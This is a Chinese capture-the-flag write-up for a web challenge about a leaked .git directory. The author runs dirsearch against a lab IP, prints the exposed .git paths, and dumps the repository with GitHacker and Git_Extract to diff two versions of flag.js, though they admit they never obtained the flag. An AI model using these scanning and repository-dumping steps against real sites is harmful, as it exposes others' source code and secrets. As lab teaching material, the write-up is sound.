
i 春秋 第二届春秋欢乐赛 web HelloWorld （.git源码泄露问题）

原创

Zeker62 于 2021-08-31 19:21:00 发布 22 收藏
文章标签： java php python git 编程语言

这个靶场拿到手上只有一个helloworld



通过源码发现，存在一个flag.xmas.js文件

但是我们访问这个文件是失败的，那尝试flag.js文件
发现成功访问，但是通过坎坷的阅读发现并没有什么有用的信息：
除了比心一无所有

```
    function                                    (e,
```

```
r,i                                          ){
 return                                        ( (
  "strin"                                      +"g"
  )                                         ==
                                          typeof
        r?1                               :d)
          .                          decrypt
              (t,e,r,i)}}}});r.
```

```
      StreamCipher=a                .extend({
  _doFinalize          :         function          (){
 return this._process                  (!0     )},                  blockSize
:1       });        var f=e    .     mode={      },
h=function    (e,r    ,i){var n=this  ._iv    ;n?      this._iv=t:
n=this .             _prevBlock  ;for(var             o=0;o<
 i;                                        o++
```

```
  )                                          e[r
 +o]                                         ^=n
  [o                                        ]},
   u=                                      (r.
    BlockCipherMode=i                                    .
     extend                                 ({
       createEncryptor                            :
          function                   (t,e
               ){
```

```
      return this.Encryptor.create                  (t,e)},
  createDecryptor          :          function          (t,e
```

那既然找不到什么有用的信息，使用扫描工具尝试进行扫描


发现大量git文件

```
Output File: /root/.dirsearch/reports/106.75.72.168/_21-08-31_19-12-39.txt

Error Log: /root/.dirsearch/logs/errors-21-08-31_19-12-39.log

Target: http://106.75.72.168:9999/

[19:12:39] Starting:
[19:12:42] 301 -  319B  - /.git  ->  http://106.75.72.168:9999/.git/
[19:12:42] 200 -  130B  - /.git/config
[19:12:42] 200 -   33B  - /.git/COMMIT_EDITMSG
[19:12:42] 200 -   73B  - /.git/description
[19:12:42] 403 -  287B  - /.git/
[19:12:43] 200 -   23B  - /.git/HEAD
[19:12:43] 403 -  293B  - /.git/hooks/
```


```
[19:12:43] 200 -  281B  - /.git/index
[19:12:43] 403 -  292B  - /.git/info/
[19:12:43] 200 -  240B  - /.git/info/exclude
[19:12:43] 403 -  292B  - /.git/logs/
[19:12:43] 200 -  650B  - /.git/logs/HEAD
[19:12:43] 200 -  153B  - /.git/logs/refs/heads/master
[19:12:43] 301 -  329B  - /.git/logs/refs  ->  http://106.75.72.168:9999/.git/logs/refs/
[19:12:43] 301 -  335B  - /.git/logs/refs/heads  ->  http://106.75.72.168:9999/.git/logs/refs/heads/
[19:12:43] 403 -  292B  - /.git/refs/
[19:12:43] 403 -  295B  - /.git/objects/
[19:12:43] 200 -   41B  - /.git/refs/heads/master
[19:12:43] 301 -  330B  - /.git/refs/heads  ->  http://106.75.72.168:9999/.git/refs/heads/
[19:12:43] 301 -  329B  - /.git/refs/tags  ->  http://106.75.72.168:9999/.git/refs/tags/
[19:12:43] 403 -  293B  - /.ht_wsr.txt
[19:12:43] 403 -  296B  - /.htaccess.bak1
[19:12:43] 403 -  298B  - /.htaccess.sample
[19:12:43] 403 -  296B  - /.htaccess.orig
[19:12:43] 403 -  297B  - /.htaccess_extra
[19:12:43] 403 -  296B  - /.htaccess.save
[19:12:43] 403 -  296B  - /.htaccess_orig
[19:12:43] 403 -  294B  - /.htaccessBAK
[19:12:43] 403 -  294B  - /.htaccess_sc
[19:12:43] 403 -  294B  - /.htaccessOLD
```

那么这题考的就是git源码泄露问题

使用GitHacker进行扫描：



发现三个文件，其中有个PHP文件，打开看看：



不在这里，flag.js刚才已经看过了。

换个工具：使用Git_Extract 尝试：

```
┌──(root💀kali)-[/home/zeker62/下载/Git_Extract]
└─# python git_extract.py http://106.75.72.168:9999/.git
Usage:
        python git_extract.py http://example.com/.git/


┌──(root💀kali)-[/home/zeker62/下载/Git_Extract]
└─# python git_extract.py http://106.75.72.168:9999/.git/

    ________.__  __    ___________          __                  __
   /  _____/|__|/  |_  \_   _____/__  ____/  |_____________    _____/  |_
  /   \  ___|  \   __\  |    __)_\  \/  /\   __\_  __ \__  \ _/ ___\   __\
  \    \_\  \  ||  |    |        \>    <  |  |  |  | \// __ \\  \___|  |
   \______  /__||__|   /_______  /__/\_ \ |__|  |__|  (____  /\___  >__|
          \/                   \/      \/                  \/     \/
                                                  Author: gakki429

[18:54:29] [*] Start Extract
[18:54:29] [*] Target Git: http://106.75.72.168:9999/.git/
[18:54:29] [*] Analyze .git/HEAD
[18:54:29] [+] Extract Ref refs/heads/master 887746
[18:54:29] [*] Clone Commit 887746
[18:54:30] [*] Parse Tree ../ b5dfb5
[18:54:32] [+] Save ../flag.js
[18:54:32] [+] Save ../flag.php
[18:54:33] [+] Save ../index.php
[18:54:33] [*] Analyze .git/logs/HEAD
[18:54:34] [*] Clone Commit 09e053
[18:54:34] [*] Parse Tree ../ 9ee4dc
[18:54:34] [+] Save ../flag.js.04bb09
[18:54:35] [*] Detect .git/index
[18:54:35] [+] Index index.php
[18:54:43] [*] Extract Done
```

比刚才要多一个文件

通过比较这两个文件

```
vim -d flag.js flag.04bb09
```

就可以找出flag(自己也没成功，试了几次不知道哪里错了，主要是学方法，莫怪)